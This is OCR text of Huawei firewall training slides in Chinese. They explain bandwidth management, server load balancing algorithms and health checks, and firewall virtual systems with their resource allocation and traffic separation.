- 在进行带宽限制时使用多级策略，与使用独立的带宽策略相比，可以达到更好的带宽复用效果。
- 例如，部门A中包括两个项目组：项目组1和项目组2，使用父策略限制部门A的最大带宽，同时使用两条子策略限制两个项目组的最大带宽。假设项目组2（子策略2）只有2 M流量，项目组1（子策略1）就可以复用部门A（父策略）中剩余的2 M带宽资源。如果不使用多级策略，而使用两条引用了不同带宽通道的独立的带宽策略，这两条带宽策略之间无法共用带宽通道，两个项目组之间也就无法实现带宽资源的复用。

接口带宽原理

- 防火墙作为大中型企业的出口网关时，企业向运营商申请的带宽资源一般都小于防火墙出接口的物理带宽。如果防火墙无法感知出接口上所能够使用的最大带宽资源，导致发出去的流量到达对端设备后产生拥塞，严重的话将会造成丢包。
- 通过配置接口出方向上的带宽限制功能，可以使出接口的实际带宽与运营商所提供的带宽资源相匹配。当流量超过接口可以使用的实际带宽时，防火墙可以感知拥塞，触发队列调度机制，优先转发关键业务的流量。此外，也可以配置接口入方向上的实际带宽，当防火墙接收其它设备发送的流量时，限制进入接口的流量，防止内部服务器压力过大导致性能降低。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 防火墙基础技术原理
2. **防火墙高级技术原理**
   - 智能选路
   - 流量管理
   - 负载均衡
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

负载均衡技术背景

- 日益增长的网络业务量对服务器造成了巨大压力，单台服务器瓶颈，一般会采取更换高性能设备或增加服务器数量的方法来解决性能不足的问题。
  - 如果更换为高性能的服务器，则已有低性能的服务器将闲置，造成了资源的浪费。而且后续会面临新一轮的设备升级，导致投入巨大。
  - 如果单纯地增加服务器的数量，既要考虑成本因素和现实需求，又要兼顾日后的设备升级和扩容，则涉及到如何分配流量、服务器间的协同机制等很多复杂的问题。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 负载均衡设备不是基础网络设备，而是一种性能优化设备。对于网络应用而言，并不是一开始就需要负载均衡，当网络应用的访问量不断增长，单个处理单元无法满足负载需求时，网络应用流量将要出现瓶颈时，负载均衡才会起到作用。

负载均衡介绍

- 服务器负载均衡（SLB，Server Load Balancing）是将本应由一个服务器处理的业务分发给多个服务器来处理，从而共同完成工作任务，以此提高处理业务的效率和能力。
  - 以服务器集群为例，业务的、服务器组成服务器集群，对外体现为一台逻辑上的服务器。FW还可以根据不同的服务类型调整流量的分配方法，保证流量较平均地分配到各个服务器上，避免出现一个服务器满负荷运转、另一个服务器却空闲的情况。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 通常，负载均衡会根据网络的不同层次（OSI七层模型）来划分。其中，第二层的负载均衡指将多条物理链路当作一条单一的聚合逻辑链路使用，这就是链路聚合技术，它不是一种独立的设备，而是交换机等网络设备的常用技术。现代负载均衡技术通常操作于网络的第四层或第七层，这是针对网络应用的负载均衡技术，它完全脱离于交换机、服务器而成为独立的技术设备。

负载均衡实现机制

- 服务器负载均衡根据不同的组网，通过不同的负载均衡算法和HTTP调度策略，将客户访问服务器的流量转发到相应的服务器上。
  - 当存在多个可用的实服务器组时，FW会根据更加精细化的流量匹配要求，通过HTTP调度策略选择一个实服务器组，然后转发流量到此服务器组上。
  - 当服务器组内存在多个可用的实服务器时，FW会通过负载均衡算法选择一个实服务器，然后转发流量到此服务器上。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 服务器负载均衡是按照逐流方式进行流量分配的，每一条流到达FW后都会进行一次负载均衡处理。这里的“一条流”可以理解为FW上建立的一条会话或一个连接，所谓“逐流”就是将属于同一条流的报文都分配给同一个服务器来处理。当会话老化后，即使流量的源IP、目的IP等网络参数都没有改变，也会视新建的会话为一条新流。
- 服务器负载均衡技术的一些常见概念如下：
  - 实服务器：处理业务流量的实体服务器，客户端发送的服务请求最终是由实服务器处理的。
  - 实服务器组：由多个实服务器组成的集群，对外提供特定的一种服务。
  - 虚拟服务器：实服务器组对外呈现的逻辑形态，客户端实际访问的是虚拟服务器。
  - HTTP调度策略：FW分配业务流量给实服务器组时依据的规则，不同的调度策略得到不同的分配结果。仅适用于HTTP和HTTPS（HTTPS配置SSL卸载）协议。
  - 负载均衡算法：FW分配业务流量给实服务器时依据的算法，不同的算法可能得到不同的分配结果。
  - 会话保持：FW将同一客户端一段时间内的流量分配给同一个实服务器。
  - 服务健康检查：FW检查服务器状态是否正常的过程，可以增强为用户提供服务的稳定性。

负载均衡转发流程

- 客户端访问虚拟服务器vserver 1时，FW通过负载均衡功能选择实服务器server 1来处理业务流量，并转换报文的目的IP地址和端口号。当实服务器的响应报文到达FW时，FW会再次转换报文的源IP地址和端口号。




[sysname] **display firewall server-map static** Current Total Server-map : 1 Type: SLB, ANY -> 1.1.1.10:8080[grp1/1], Zone:---, protocol:tcp Vpn: public -> public

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 服务器负载均衡功能利用Server-map表和会话表完成虚拟服务器和实服务器的映射。配置服务器负载均衡功能后，FW会生成SLB类型的静态Server-map表，该表项在关闭服务器负载均衡功能时立即老化。
- SLB类型的静态Server-Map表输出信息解读：
  - Type: SLB Server-Map表的类型为SLB。
  - ANY：源设备地址，FW对访问虚拟服务器的设备没有限制。
  - 1.1.1.10:8080：虚拟服务器的IP地址和端口。
  - grp1/1：虚拟服务器关联的实服务器组的名称和ID。
  - Zone：安全区域，SLB类型静态Server-Map表的安全区域信息恒为空。
  - protocol：虚拟服务器的协议类型。
  - Vpn: public -> public：源设备和虚拟服务器所属的虚拟系统信息，FW不支持跨虚拟系统访问虚拟服务器。

服务器负载均衡算法

- 负载均衡算法是服务器负载均衡功能的核心，通过负载均衡算法即可得到由哪台实服务器来处理业务流量。
- 防火墙支持的负载均衡算法如下：
  - 简单轮询算法
  - 加权轮询算法
  - 最小连接算法
  - 加权最小连接算法
  - 源IP hash算法
  - 加权源IP hash算法




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 选择负载均衡算法时需要考虑两个主要因素：
  - 服务器的性能：根据服务器的性能差异来分配业务，可以保证设备得到充分利用，提高服务的稳定性。当各个服务器的性能不同且成一定比例关系时，可通过设置权重来实现负载均衡：性能高的服务器权重值大，分配到较多的业务；性能低的服务器权重值小，分配到较少的业务。
  - 服务器的服务类型：服务器的服务类型不同，则会话连接的时长或服务请求的次数可能会有差异。如果用户请求的服务需要长时间保持会话连接，那么必须考虑服务器并发处理的连接数。
- 负载均衡算法详解如下：
  - 简单轮询算法：简单轮询算法是将客户端的业务流量依次分配到各个服务器上。
  - 加权轮询算法：加权轮询算法是将客户端的业务流量按照一定权重比依次分配到各个服务器上。
  - 最小连接算法：最小连接算法是将客户端的业务流量分配到并发连接数最小的服务器上。
  - 加权最小连接算法：加权最小连接算法是将客户端的业务流量分配到加权并发连接数最小的服务器上。
  - 源IP hash算法：源IP Hash算法是将客户端的IP地址进行Hash运算，得到Hash Index值。
  - 加权源IP hash算法：加权源IP Hash算法是将客户端的IP地址进行Hash运算，得到Hash Index值，而后通过FW调整各个服务器的权重得到Hash表中服务器新的权重值。

HTTP调度策略

- HTTP调度策略是服务器负载均衡功能的核心之一，选择合适的HTTP调度策略并结合负载均衡算法才能获得理想的负载均衡效果。
  - HTTP调度策略决定了FW如何分配HTTP流量到服务器组上；
  - 在实服务器组内，根据负载均衡算法调度实服务器来处理业务流量。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如上图所示，内网部署了两个HTTP服务器组。FW根据HTTP调度策略将Client 1和Client 2的业务流量分别分配给实服务器组1和2。使用HTTP调度策略可以将客户端的流量分配合适的服务器组。如不使用HTTP调度策略，在原先配置的实服务器组内，FW根据负载分担算法将流量分配至服务器。

服务器负载均衡的不足

- 为了应对日益增加的用户访问量和数据量，企业通过服务器负载均衡技术来解决单一服务器性能不足的问题。服务器负载均衡虽然可以提升服务的质量和可靠性，但是也引入了一系列问题：


服务器故障感知	服务器故障误判	服务器故障恢复
• 多个服务器中的一个服务器发生故障时，FW如何感知到这个变化，并作出流量分配上的调整?	• FW收到信息显示服务器故障时，如何确保消息的可信性，即是否有一定的机制保证不会发生误判?	• 当发生故障的服务器恢复正常时，FW如何让其尽快地重新参与到负载均衡计算中?

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 为了解决上述问题，FW提供了服务健康检查功能。服务健康检查功能可以检测服务器的工作状态，当某个服务器发生故障时，FW会立即修改此服务器的状态。负载均衡算法感知到服务器状态的变化后，可以保证用户请求不会被发送到故障服务器上。

服务器健康检查


- 服务器健康检查功能可以检测服务器业务是否可用，防止流量被分配到不能正常工作的服务器上，进而导致服务中断。
  - FW通过向服务器定期发送探测报文来及时了解服务器的状态，每个探测报文都会返回一个检查结果，显示服务器是否处在正常的工作状态，FW提供了结果确认机制来保证不会发生误判。
  - 当检查结果显示服务器故障，则FW在继续发送探测报文的同时，开始统计连续故障的次数。当连续次数达到预设值时，FW才认定此服务器真的发生了故障。因此调整负载均衡算法，使该服务器不再参与流量分配。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数据中心的服务器负载均衡

- FW作为数据中心的安全网关，不仅可以提供完备的安全防护功能，还可以通过服务器负载均衡功能解决服务响应时长和设备处理性能等方面的问题，提升用户的使用体验。
  - 如下图所示，FW作为安全网关部署在数据中心的网络入口，为包括服务器集群在内的网络提供安全隔离保护。每个服务器集群构成一个业务区，不同业务区提供不同种类的服务。当客户端的业务请求到达FW后，FW会根据服务的类型分配流量给相应的业务区，并通过服务器负载均衡功能指定具体处理业务的服务器。




数据中心的服务器负载均衡场景

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

企业园区的服务器负载均衡

- 随着企业的大规模扩展和业务量的爆炸式增长，企业网络要处理的数据量也在大幅度增加。配置服务器负载均衡功能后，用户可以快速获取企业资源和服务，提升了用户体验。对于企业来说，也方便日后对服务能力进行扩容，降低了企业的投入成本。
  - 如图所示，FW作为安全网关部署在服务器集群的网络入口。企业园区内网的用户和服务器处于同一网络内的不同区域，FW通过安全策略控制用户对服务器集群的访问。分支机构的用户需要通过Internet网络访问服务器，FW为其提供安全接入机制，从而充分利用服务器资源提供远程服务。服务器按照服务类型的不同被分成多个组，FW将用户的流量发送给相应的服务器组，并通过服务器负载均衡功能指定具体处理业务的服务器。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 防火墙基础技术原理
2. 防火墙高级技术原理
3. **防火墙虚拟系统**
   - 虚拟系统基础介绍
   - 虚拟系统资源互访
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙虚拟系统应用分析

- 随着云计算应用的普及，企业业务规模不断增加，云计算不同用户之间，企业内部不同业务部门之间，对防火墙的安全防护、业务隔离提出新的要求：

大中型企业网络隔离

- 网络特点：通常大中型企业中网络设备的数量众多，网络环境复杂。
- 业务特点：随着企业业务规模的不断增大，各业务部门的职能和权责划分也越来越清晰，每个部门都会有不同的安全需求。
- 出现问题：防火墙的配置异常复杂，管理员操作容易出错。
- 防火墙虚拟系统：防火墙的虚拟化技术，可以在实现网络隔离的基础上，使得业务管理更加清晰和简便。

云计算安全网关


- 云计算特点：云计算技术将网络资源和计算能力存放于云端，用户只需通过终端接入公有网络，就可以访问相应的网络资源。
- 出现问题：不同用户之间的流量隔离、安全防护和资源分配对云安全提出新的需求。
- 防火墙虚拟系统：防火墙的虚拟化技术，可以让部署在云计算中心出口的防火墙具备云计算网关的能力，对用户流量进行隔离的同时提供强大的安全防护能力。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 应用场景举例：
- 企业内部网络通过防火墙的虚拟系统将网络隔离为不同部门（研发部门、财经部门和行政部门）。不同部门的管理员权限区分明确，各部门之间可以根据权限互相访问。
- 云计算应用中，企业A（用户A）和企业B（用户B）分别部署云服务器实现业务，防火墙作为云计算中心出口的安全网关，能够隔离不同企业（用户）的网络及流量，并根据需求进行安全防护。

防火墙虚拟系统

- 防火墙虚拟系统是指将一台物理防火墙设备从逻辑上划分为多个虚拟系统。虚拟系统之间相互独立，有自己的接口、地址集、用户/用户组、路由表项以及策略，并可通过虚拟系统的管理员进行配置和管理。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 为了实现每个虚拟系统的业务都能够做到正确转发、独立管理和相互隔离，防火墙主要实现了以下方面的虚拟化：
  - 资源虚拟化：每个虚拟系统都有独享的资源，包括接口、VLAN、策略和会话等。根系统管理员分配给每个虚拟系统，由各个虚拟系统自行管理和使用。
  - 配置虚拟化：每个虚拟系统都拥有独立的虚拟系统管理员和配置界面，每个虚拟系统管理员只能管理自己所属的虚拟系统。
  - 安全功能虚拟化：每个虚拟系统都可以配置独立的安全策略及其他安全功能，只有属于该虚拟系统的报文才会受到这些配置的影响。
  - 路由虚拟化：每个虚拟系统都拥有各自的路由表，相互独立隔离。目前仅支持静态路由的虚拟化。
- 通过以上几个方面的虚拟化，当创建虚拟系统之后，一台物理防火墙上划分出多台相互独立的逻辑设备，每个虚拟系统的管理员都像在使用一台独占的设备。

防火墙虚拟系统类型


- 防火墙上存在根系统和虚拟系统两种类型的虚拟系统。
  - 根系统（Public）
    - 根系统是防火墙上缺省存在的一个特殊的虚拟系统。即使虚拟系统功能未启用，根系统也依然存在。此时，管理员对防火墙进行配置等同于对根系统进行配置。启用虚拟系统功能后，根系统会继承先前防火墙上的配置。
    - 在虚拟系统这个特性中，根系统的作用是管理其他虚拟系统，并为虚拟系统间的通信提供服务。
  - 虚拟系统（VSYS）
    - 虚拟系统是在防火墙上划分出来的、独立运行的逻辑设备。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

虚拟系统管理

- 虚拟系统的管理和配置是相互独立的，所对应的管理员也是不同的。根据虚拟系统的类型，管理员分为根系统管理员和虚拟系统管理员。两类管理员的作用范围和功能都不相同。





 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 根系统管理员
  - 启用虚拟系统功能后，设备上已有的管理员将成为根系统的管理员。管理员的登录方式、管理权限、认证方式等均保持不变。根系统管理员负责管理和维护设备、配置根系统的业务。
  - 只有具有虚拟系统管理权限的根系统管理员（本章节后续内容中提及的根系统管理员都是指此类管理员）才可以进行虚拟系统相关的配置，如创建、删除虚拟系统，为虚拟系统分配资源等。
- 虚拟系统管理员
  - 创建虚拟系统后，根系统管理员可以为虚拟系统创建一个或多个管理员。虚拟系统管理员的作用范围与根系统管理员有所不同：虚拟系统管理员只能进入其所属的虚拟系统的配置界面，能配置和查看的业务也仅限于该虚拟系统；根系统管理员可以进入所有虚拟系统的配置界面，如有需要，可以配置任何一个虚拟系统的业务。
  - 为了正确识别各个管理员所属的虚拟系统，虚拟系统管理员用户名格式统一为“管理员名@@虚拟系统名”。

虚拟系统的独立配置


- 将虚拟系统视为一台真实的防火墙，这台防火墙不仅有着独立的管理员账号，还有着独立的配置界面。将虚拟系统和物理防火墙的接口绑定后，从划分的接口接收的流量会按照虚拟系统的配置以及独立的路由表项进行数据转发。
- 使用**switch vsys *vsys-name***命令，用来从根系统的系统视图切换到指定的虚拟系统的用户视图。





Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 虚拟系统同样可以有各自的安全区域、路由表和不同的接口。



- 管理员为虚拟系统手工分配资源时，首先需要配置资源类，并在资源类中指定各个资源项的保证值和最大值，然后将资源类与虚拟系统绑定。虚拟系统可以使用的资源数量受资源类中配置的保证值和最大值控制。
  - 保证值：虚拟系统可使用某项资源的最小数量。这部分资源一旦分配给虚拟系统，就被该虚拟系统独占。
  - 最大值：虚拟系统可使用某项资源的最大数量。虚拟系统可使用的资源能否达到最大值视其他虚拟系统对该项资源的使用情况而定。
- 如果虚拟系统不绑定资源类，则虚拟系统的资源不受限制，虚拟系统和根系统以及其他未绑定资源类的虚拟系统一起共同抢占整机的剩余资源。
- 如果虚拟系统绑定的资源类对某些资源项未指定最大值和保证值，则虚拟系统的这些资源项不受限制，虚拟系统和根系统以及其他未限定该资源项的虚拟系统一起共同抢占整机的剩余资源。
- 分配公网IP地址时，需要遵循以下几项原则：
  - 在exclusive模式下，一个公网IP地址只能被分配给一个虚拟系统；在free模式下，一个公网IP地址可以被分配给多个虚拟系统；
  - 公网IP地址不能与根系统上的NAT Server功能中的Global地址冲突；
  - 公网IP地址不能与根系统上的NAT地址池冲突。

手工分配 - 带宽资源

- 带宽资源主要是指网络中关键业务所需的带宽。在防火墙中可通过手工分配的方式设置，避免线路繁忙时，关键业务受影响。
- 带宽资源分为入方向带宽、出方向带宽和整体带宽三类。一条数据流是受哪类带宽资源限制与流量的出接口或入接口有关。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，虚拟系统A有两个公网接口和两个私网接口。虚拟系统A入方向流量、出方向流量和整体流量如下：
  - 入方向（inbound）流量：从公网接口流向私网接口的流量，受入方向带宽的限制。
  - 出方向（outbound）流量：从私网接口流向公网接口的流量，受出方向带宽的限制。
  - 整体（entire）流量：虚拟系统的全部流量 = 入方向流量 + 出方向流量 + 私网接口到私网接口的流量 + 公网接口到公网接口的流量。整体流量受整体带宽的限制。
- 此处的公网接口并不是特指防火墙连接Internet的接口。而是指接口下配置了set public-interface命令的接口。私网接口则是指未配置set public-interface的接口。
- 在跨虚拟系统转发的场景中，Virtual-if接口默认为公网接口。

虚拟系统的流量隔离 - 分流

- 报文进入防火墙后，先确定报文与虚拟系统的归属关系，若防火墙配置了虚拟系统，则报文仅根据虚拟系统内的策略和表项对报文进行处理；若未配置虚拟系统，则直接根据根系统的策略和表项处理。
- 分流是指确定报文与虚拟系统归属关系的过程。防火墙通过分流将进入设备的报文送入正确的虚拟系统处理，分流方式有以下三种：

基于接口	接口工作在三层时，采用基于接口的分流方式。
基于VLAN	接口工作在二层时，采用基于VLAN的分流方式。
基于VNI	虚拟系统和VXLAN结合使用时，采用基于VNI的分流方式。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 基于接口的虚拟系统分流：将接口与虚拟系统绑定后，该接口接收到的报文将根据虚拟系统配置进行处理。将虚拟系统和物理防火墙的接口绑定后，从划分的接口接收的流量会按照虚拟系统的配置以及独立的路由表项进行数据转发。
- 基于VLAN的虚拟系统分流：将VLAN与虚拟系统绑定后，该VLAN内的报文都将被送入与其绑定的虚拟系统进行处理。将防火墙的VLAN和对应的虚拟系统绑定后，流量可以根据所属的VLAN判断属于哪个虚拟系统。然后再根据该虚拟系统的MAC地址表查询出接口，确定报文出入接口的域间关系，最后查找域间策略对报文进行转发或丢弃。
- 基于VNI的虚拟系统分流：将VNI（VXLAN Network Identifier）与虚拟系统绑定后，该VXLAN内的报文都将被送入与其绑定的虚拟系统进行处理。FW根据VXLAN头中VNI以及VNI与虚拟系统的绑定关系，决定解封装后的报文送入哪个虚拟系统处理。

目录


1. 防火墙基础技术原理
2. 防火墙高级技术原理
3. **防火墙虚拟系统**
   - 虚拟系统基础介绍
   - **虚拟系统资源互访**
4. 防火墙高可用原理与应用

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

虚拟接口

- 虚拟系统之间通过虚拟接口实现互访。虚拟接口是创建虚拟系统时系统自动为其创建的一个逻辑接口，作为虚拟系统自身与其他虚拟系统之间通信的接口。
